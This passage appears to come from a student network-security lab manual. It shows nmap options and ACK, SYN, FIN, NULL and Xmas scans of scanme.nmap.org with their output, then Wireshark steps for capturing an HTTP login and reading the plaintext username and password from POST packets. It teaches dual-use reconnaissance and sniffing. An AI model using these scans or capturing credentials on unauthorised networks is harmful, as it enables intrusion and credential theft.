Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sl: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan

```

## GUI Version of Nmap (Zenmap):

C:\>zenmap

### 1) Conduct ACK scan of the host scanme.nmap.org.

#### ❑ **ACK -sA** (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

#### **Command:**

C:\>nmap -sA scanme.nmap.org

C:\>nmap -sA -p22,25,53,70,80,113 scanme.nmap.org

#### **Output:**

C:\Users\Administrator>nmap -sA scanme.nmap.org

Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:38 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 39.58 seconds

```
C:\Users\Administrator>nmap -sA -p22,25,53,70,80,113 scanme.nmap.org
```

Starting Nmap 7.70 ( <https://nmap.org> ) at 2019-01-20 15:40 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

PORT	STATE	SERVICE
------	-------	---------

22/tcp	unfiltered	ssh
--------	------------	-----

25/tcp	unfiltered	smtp
--------	------------	------

53/tcp	unfiltered	domain
--------	------------	--------


70/tcp	unfiltered	gopher
--------	------------	--------

80/tcp	unfiltered	http
--------	------------	------

113/tcp	unfiltered	ident
---------	------------	-------

Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds

### GUI with Output:




### 2) Conduct a SYN (Stealth) scan of the host scanme.nmap.org

#### SYN (Stealth) Scan (-sS)


SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

**Command:**

```
C:\>nmap -sS scanme.nmap.org
```



```
C:\Users\Administrator>zenmap
C:\Users\Administrator>nmap -sS scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp   open  nping-echo
31337/tcp  open  Elite
Nmap done: 1 IP address (1 host up) scanned in 29.25 seconds
C:\Users\Administrator>
```

**GUI with Output:**

Conduct FIN, NULL and Xmas scan of the host scanme.nmap.org.

- **FIN Scan (-sF)**  
Sets just the TCP FIN bit.
- **NULL Scan (-sN)**  
Does not set any bits (TCP flag header is 0)
- **XMAS Scan (-sX)**  
Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

**Command:**

```
nmap -sN scanme.nmap.org
```

```
C:\>nmap -sN -p22,113,139 scanme.nmap.org
```

```
C:\>nmap -sF scanme.nmap.org
```

```
C:\>nmap -sX scanme.nmap.org
```



```
C:\Users\Administrator>nmap -sN scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:14 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 259.68 seconds

C:\Users\Administrator>nmap -sN -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:21 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh
113/tcp    open|filtered ident
139/tcp    open|filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 10.15 seconds

C:\Users\Administrator>nmap -sF scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:22 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 251.40 seconds

C:\Users\Administrator>nmap -sX scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:28 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 23.88 seconds

C:\Users\Administrator>
```

### Output:

```
C:\Users\Administrator>nmap -sN scanme.nmap.org
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:14 India Standard Time
```

```
Nmap scan report for scanme.nmap.org (45.33.32.156)
```

```
Host is up (0.25s latency).
```

```
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
```

```
Nmap done: 1 IP address (1 host up) scanned in 259.68 seconds
```

```
C:\Users\Administrator>nmap -sN -p22,113,139 scanme.nmap.org
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:21 India Standard Time
```

```
Nmap scan report for scanme.nmap.org (45.33.32.156)
```

```
Host is up (0.25s latency).
```

```
PORT      STATE      SERVICE
```

```
22/tcp    open|filtered ssh
```

113/tcp open|filtered ident

139/tcp open|filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 10.15 seconds

C:\Users\Administrator>nmap -sF scanme.nmap.org

Starting Nmap 7.70 ( <https://nmap.org> ) at 2019-01-20 15:22 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.24s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 251.40 seconds

C:\Users\Administrator>nmap -sX scanme.nmap.org

Starting Nmap 7.70 ( <https://nmap.org> ) at 2019-01-20 15:28 India Standard Time




Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.26s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 23.88 seconds


**GUI with Output:**




## PRACTICAL NO. 5

**AIM: Use WireShark sniffer to capture network traffic and analyze.**

**Step 1: Install and open WireShark**




**Step 2: Go to Capture tab and select Interface option.**




**Step 3: In Capture interface, Select Local Area Connection and click on start.**





**Step 4:** The source, Destination and protocols of the packets in the LAN network are displayed.



**Step 5:** Open a website in a new window and enter the user id and password. Register if needed.

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
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
**Step 6:** Enter the credentials and then sign in

**Step 7:** The wireshark tool will keep recording the packets





## Step 8: Select filter as http to make the search easier and click on apply



## Step 9: Now stop the tool to stop recording.

## Step 10: Find the post methods for username and passwords

## Step 11: U will see the email- id and password that you used to log in.

Wireshark packet capture analysis showing HTTP traffic. The packet list shows a GET request for a JavaScript file. The packet details pane shows the structure of the request, including the User-Agent and the URL. The packet bytes pane shows the raw data in hexadecimal and ASCII.

Frame 88: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0

Ethernet II, Src: Tp-LinkT\_1f:8a:cd (c0:4a:00:1f:8a:cd), Dst: D-LinkIn\_83:87:9c (b0:c5:54:83:87:9c)

Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 208.82.16.68 (208.82.16.68)

Transmission Control Protocol, Src Port: 57694 (57694), Dst Port: http (80), Seq: 1642, Ack: 1, Len: 68

